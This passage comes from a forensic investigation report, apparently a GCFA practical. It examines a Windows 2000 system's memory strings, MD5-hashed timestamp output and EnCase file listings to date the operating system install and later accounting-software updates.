C:\WINNT\system32.

I also ran a strings search against the memory image, evd_memory.img. I first searched for "root.exe" and found nothing. Then I searched for "cmd.exe" and found several legitimate instances, related to the startup routine. For example:


```
SERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\cathy\Application Data
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=CATHY
ComSpec=C:\WINNT\system32\cmd.exe
```

Timeline Analysis


As the data retrieved using the mac.exe program was retrieved in comma delimited format, I reviewed the data using Microsoft Excel. First, I ran an MD5 checksum of the original output file:



Then I copied the file and saved it with the .csv extension. I hashed this version, as well:




I re-hashed the original mac file to ensure that nothing had changed:



The mac utility captured the modification, access, and creation times of files under the Administrator account. The primary user of the system, Cathy Jones, is a member of the administrator group but she uses her own user id. Any changes made to the system are made under this user's account. Therefore, the mac output is useful only in corroborating the output of the psinfo and IRCR report as to the install date of the operating system, December 8, 2001. The timeline tool under IRCR failed, which left me with the EnCase image file as the sole source of actual modification, access and creation times of every file on the system.


The version of EnCase I used, version 1.99, does not include the Timeline creation feature. Therefore, I manually analyzed the system for pertinent and relevant information.

Using EnCase's sorting feature, I sorted the system root, C:\WINNT, by Creation date. System dynamically linked libraries show the dates of creation and last access as July 26, 2000:



	File Name	Last Accessed	Last Written	File Created	Logical Size	Physical Size
152	msagent	03/14/03 01:11:36AM	12/08/01 08:06:40AM	12/08/01 08:05:18AM	4,096	4,09
153	msapps	03/14/03 01:11:36AM	12/08/01 05:11:48PM	12/08/01 08:05:18AM	0	
154	Web	03/14/03 01:37:44AM	12/08/01 05:00:46PM	12/08/01 08:05:18AM	8,192	8,19
155	twain_32	03/14/03 01:12:34AM	12/08/01 04:30:14PM	12/08/01 08:05:18AM	0	
156	Temp	03/14/03 01:12:34AM	03/06/03 03:14:20PM	12/08/01 08:05:18AM	20,480	20,48
157	system32	03/14/03 01:26:44AM	03/14/03 01:22:44AM	12/08/01 08:05:18AM	311,296	311,29
158	system	03/14/03 01:11:48AM	12/08/01 06:17:18PM	12/08/01 08:05:18AM	8,192	8,19
159	security	03/14/03 01:11:36AM	03/10/03 09:20:42AM	12/08/01 08:05:18AM	4,096	4,09
160	repair	03/14/03 01:11:36AM	12/08/01 06:49:44PM	12/08/01 08:05:18AM	4,096	4,09
161	CFSReg.ini	03/11/03 03:49:48PM	03/11/03 03:49:48PM	11/14/00 02:44:04PM	1,019	4,09
162	upwizun.exe	10/21/02 11:57:22AM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	15,120	16,38
163	twunk_32.exe	10/21/02 11:57:22AM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	26,384	28,67
164	twunk_16.exe	10/21/02 11:57:22AM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	49,680	53,24
165	discover.exe	10/21/02 11:53:18AM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	41,744	45,05
166	twain.dll	10/21/02 11:57:22AM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	94,784	98,30
167	clock.avi	12/08/01 08:07:18AM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	82,944	86,01
168	system.ini	03/14/03 01:22:38AM	12/08/01 08:10:18AM	07/26/00 10:00:00AM	231	1,007,16
169	welcome.exe	10/21/02 11:57:26AM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	366,864	368,64
170	welcome.ini	06/03/02 04:52:18PM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	23	1,007,16
171	win.ini	03/13/03 03:11:18PM	03/13/03 03:11:02PM	07/26/00 10:00:00AM	1,048	4,09
172	winhelp.exe	03/13/03 08:49:24AM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	256,192	258,04
173	explorer.scf	12/08/01 08:06:14AM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	80	1,007,15
174	winnt.bmp	12/08/01 08:07:16AM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	24,076	24,57
175	winnt256.bmp	12/08/01 08:07:16AM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	48,540	49,15
176	_default.pif	03/14/03 01:22:36AM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	707	4,09
177	regedit.exe	01/29/03 01:17:32PM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	72,464	73,72
178	twain_32.dll	10/21/02 11:57:22AM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	44,816	45,05
179	vmmreg32.dll	10/21/02 11:57:22AM	07/26/00 10:00:00AM	07/26/00 10:00:00AM	20,240	20,48

At first glance, it appears that either the present operating system installation is installed over a previous Windows version. Closer inspection shows that the creation dates of these particular files are actually related to the vendor's development of the executables they run or support. For instance, win.ini is the initialization file for the Winzip extraction program:



The files and folders in the system root directory structure all show the creation date of December 8, 2001. Similarly, .ini files associated with accounting programs also show the creation date of December 8, 2001. These files are indicated by the blue check marks:

EnCase (Professional Edition) - [D:\SANS\GCFA\system\cathy\cathy.cas]

File View Page Tools Window Help

Update Open Acquire Preview Save Add Print Previous Next Search Sigs Sort Reverse

Report
Evidence
Case
All Files
File
Volume
Disk
Marked
Search

Case
2
C
$Extend
Dell
Documents and
Lacerte
MYOBPlus
Program Files
QBtrain
RDCab
RECYCLER
Scans
System Volume
TEMP
TMFORMS
Unallocated Clu
WINNT

	File Name	Last Accessed	Last Written	File Created	Logical Size	Physical Size
48	setupact.log	12/08/01 06:57:00PM	12/08/01 06:57:00PM	12/08/01 06:51:06PM	1,034	4,09
49	setuperr.log	12/08/01 06:51:06PM	12/08/01 06:51:06PM	12/08/01 06:51:06PM	0	1,007,32
50	myob.lo1	05/13/02 08:33:56AM	12/08/01 06:17:32PM	12/08/01 06:15:00PM	15,640	16,38
51	drvwp32.INI	12/08/01 06:13:46PM	12/08/01 06:13:46PM	12/08/01 06:13:46PM	0	1,007,33
52	myob.log	05/13/02 08:34:08AM	05/13/02 08:34:08AM	12/08/01 06:12:10PM	4,754	8,19
53	drvxl32.INI	12/08/01 06:08:44PM	12/08/01 06:08:44PM	12/08/01 06:08:44PM	0	1,007,33
54	drvwd32.INI	12/08/01 06:08:40PM	12/08/01 06:08:40PM	12/08/01 06:08:40PM	0	1,007,33
55	ICOA.INI	12/10/01 11:30:26AM	12/08/01 05:54:56PM	12/08/01 05:54:56PM	28	1,007,33
56	4C3C~1	12/08/01 05:50:52PM	12/08/01 05:50:52PM	12/08/01 05:50:52PM	0	1,007,24
57	n	12/08/01 05:47:06PM	12/08/01 05:47:06PM	12/08/01 05:47:06PM	0	1,007,35
58	QBWCD.INI	10/21/02 11:53:34AM	12/08/01 05:47:06PM	12/08/01 05:44:14PM	128	1,007,33
59	QUICKEN.INI	03/11/03 02:47:00PM	12/08/01 05:40:38PM	12/08/01 05:36:30PM	1,361	4,09
60	intuprof.ini	02/01/02 08:46:30AM	12/08/01 05:40:38PM	12/08/01 05:36:30PM	52	1,007,32
61	lcoadb32.dat	12/10/01 11:30:26AM	06/30/00 07:20:08PM	12/08/01 05:36:24PM	7,102	8,19
62	lcg32.dll	03/14/03 12:59:34AM	10/06/00 12:10:46PM	12/08/01 05:36:24PM	73,728	73,72
63	Intuit	03/14/03 01:11:34AM	12/08/01 05:36:22PM	12/08/01 05:36:22PM	0	
64	MFF.INI	12/08/01 05:36:08PM	12/08/01 05:36:08PM	12/08/01 05:36:08PM	70	1,007,34
65	QFP.INI	10/21/02 11:53:34AM	12/08/01 05:38:16PM	12/08/01 05:36:08PM	150	1,007,34
66	uninst.exe	03/13/03 08:50:06AM	04/08/97 09:08:10PM	12/08/01 05:35:42PM	299,520	303,10
67	UiBnalt.isu	12/08/01 05:25:34PM	12/08/01 05:25:34PM	12/08/01 05:25:24PM	17,156	20,48
68	00TAX.INI	09/09/02 11:55:50AM	09/09/02 11:55:50AM	12/08/01 05:20:10PM	42	1,007,33
69	lacerte.ini	03/10/03 10:20:54AM	03/10/03 10:20:54AM	12/08/01 05:20:10PM	30	1,007,33
70	w00tax.ini	10/21/02 11:57:24AM	09/09/02 11:59:48AM	12/08/01 05:20:02PM	2,965	4,09
71	ODBC.INI	03/13/03 04:20:38PM	03/13/03 04:20:38PM	12/08/01 05:19:56PM	1,747	4,09
72	mdm.ini	12/11/02 12:32:52PM	12/08/01 05:19:52PM	12/08/01 05:19:52PM	63	1,007,34
73	NSREX.INI	12/08/01 05:19:46PM	12/08/01 05:19:46PM	12/08/01 05:19:46PM	0	1,007,33
74	ShellNew	03/14/03 01:11:48AM	12/08/01 05:14:48PM	12/08/01 05:14:48PM	0	
75	PIF	03/14/03 01:11:36AM	12/08/01 05:14:14PM	12/08/01 05:14:14PM	0	

2\..s\cathy\Application Data\Microsoft\Office\Recent\Notes.LNK | 44 Sel | PS 23919 LS 23856 CL 2982 SO 288 FO 462856 LE1 C:1 H:124 S:43

Turning attention to the most recently created system root file, we see that the last date was January 29, 2003:

EnCase (Professional Edition) - [D:\SANS\GCFA\system\cathy\cathy.cas]

File View Page Tools Window Help

Update Open Acquire Preview Save Add Print Previous Next Search Sigs Sort Reverse


Report
Evidence
Case
All Files
File
Volume
Disk
Marked
Search

- Case
  - 2
    - C
      - $Extend
      - Dell
      - Documents and
      - Lacerte
      - MYOBPlus
      - Program Files
      - QBtrain
      - RDCab
      - RECYCLER
      - Scans
      - System Volume
      - TEMP
      - TMFORMS
      - Unallocated Clu
      - WINNT

		File Name	Last Accessed	Last Written	File Created	Logical Size	Physical Size
✓	1	setups02.ini	02/24/03 10:47:24AM	02/24/03 10:47:24AM	01/29/03 11:07:22AM	2,672	4,09
	2	W02Tax.INI	03/10/03 04:07:04PM	03/10/03 04:07:04PM	01/10/03 02:40:16PM	2,276	4,09
	3	W02Comgr.INI	02/24/03 10:47:36AM	02/24/03 10:47:36AM	01/10/03 02:40:12PM	46	1,007,32
	4	W02UPDAT.INI	02/24/03 10:47:36AM	02/24/03 10:47:36AM	01/10/03 02:40:12PM	46	1,007,32
	5	Setup02.ini	01/14/03 03:19:48PM	01/14/03 03:19:48PM	01/10/03 02:39:52PM	2,309	4,09
	6	pg32conv.dll	12/18/02 12:27:42PM	11/14/02 10:21:18PM	12/18/02 12:27:42PM	100,352	102,40
	7	craxdrt.dll	12/18/02 12:27:42PM	11/14/02 10:21:16PM	12/18/02 12:27:42PM	5,201,981	5,206,01
	8	crdesignerctrl.dll	12/18/02 12:27:42PM	11/14/02 10:21:16PM	12/18/02 12:27:42PM	376,920	380,92
	9	crviewer.dll	12/18/02 12:27:42PM	11/14/02 10:21:18PM	12/18/02 12:27:42PM	664,576	667,64
	10	vssver.scc	12/18/02 12:27:42PM	11/14/02 10:21:32PM	12/18/02 12:27:42PM	128	1,007,33
	11	sscsdk80.dll	12/18/02 12:27:42PM	11/14/02 10:21:18PM	12/18/02 12:27:42PM	1,163,264	1,163,26
	12	craxddrt.dll	12/18/02 12:27:42PM	11/14/02 10:21:10PM	12/18/02 12:27:38PM	8,642,622	8,646,65
	13	RidocPrn.ini	12/05/02 04:04:04PM	02/17/00 02:19:54PM	12/05/02 04:04:04PM	35	1,007,32
	14	RiConv.ini	03/13/03 03:06:52PM	03/13/03 03:06:52PM	12/05/02 04:04:04PM	514	1,007,33
	15	SchCache	03/14/03 01:11:36AM	11/13/02 12:35:26PM	11/13/02 12:35:26PM	0	
	16	PPCARC32.exe	01/08/03 03:18:28PM	12/10/01 11:43:00AM	10/04/02 10:34:56AM	147,456	147,45
	17	PPCARC32.exe	01/08/03 03:18:28PM	12/10/01 10:43:00AM	10/04/02 10:34:56AM	147,456	147,45
	18	PPCArc32.ini	01/08/03 03:18:48PM	01/08/03 03:18:48PM	10/04/02 10:34:56AM	276	1,007,32
	19	trace.txt	10/29/02 10:47:12AM	10/29/02 10:47:12AM	05/28/02 08:47:50AM	0	1,007,33
	20	W99TAX.INI	10/21/02 11:57:24AM	09/09/02 12:01:36PM	05/21/02 04:30:30PM	3,872	4,09
	21	99TAX.INI	09/09/02 11:59:50AM	09/09/02 11:59:50AM	05/21/02 04:30:26PM	42	1,007,33
	22	myob.sav	05/13/02 08:34:00AM	05/13/02 08:34:00AM	05/13/02 08:34:00AM	3,309	4,09
	23	01TAX.INI	09/25/02 06:21:42PM	09/25/02 06:21:42PM	01/10/02 11:39:04AM	34	1,007,33
	24	W01Tax.INI	02/24/03 04:29:40PM	02/24/03 04:29:40PM	01/10/02 11:38:58AM	4,546	8,19
	25	W01Comgr.INI	10/21/02 11:57:24AM	07/22/02 06:12:54PM	01/10/02 11:38:56AM	85	1,007,32
	26	W01UPDAT.INI	07/22/02 06:12:54PM	07/22/02 06:12:54PM	01/10/02 11:38:56AM	46	1,007,32
	27	pcw80.ini	10/21/02 11:53:34AM	12/19/01 04:25:02PM	12/19/01 04:23:46PM	2,997	4,09
	28	ACTGPR2.ICO	12/19/01 04:25:02PM	06/24/00 03:12:08AM	12/19/01 04:22:02PM	766	4,09


2\C\WINNT\setups02.ini | 1 Sel | PS 22094463 LS 22094400 CL 2761800 SO 0 FO 0 LE1 C:1375 H:80 S:49

Taking a look at the file, we can glean that this is an update to the Quick Books accounting program:




An examination of the root of the C: directory, likewise, indicates that the directory structure was created on December 8, 2001.

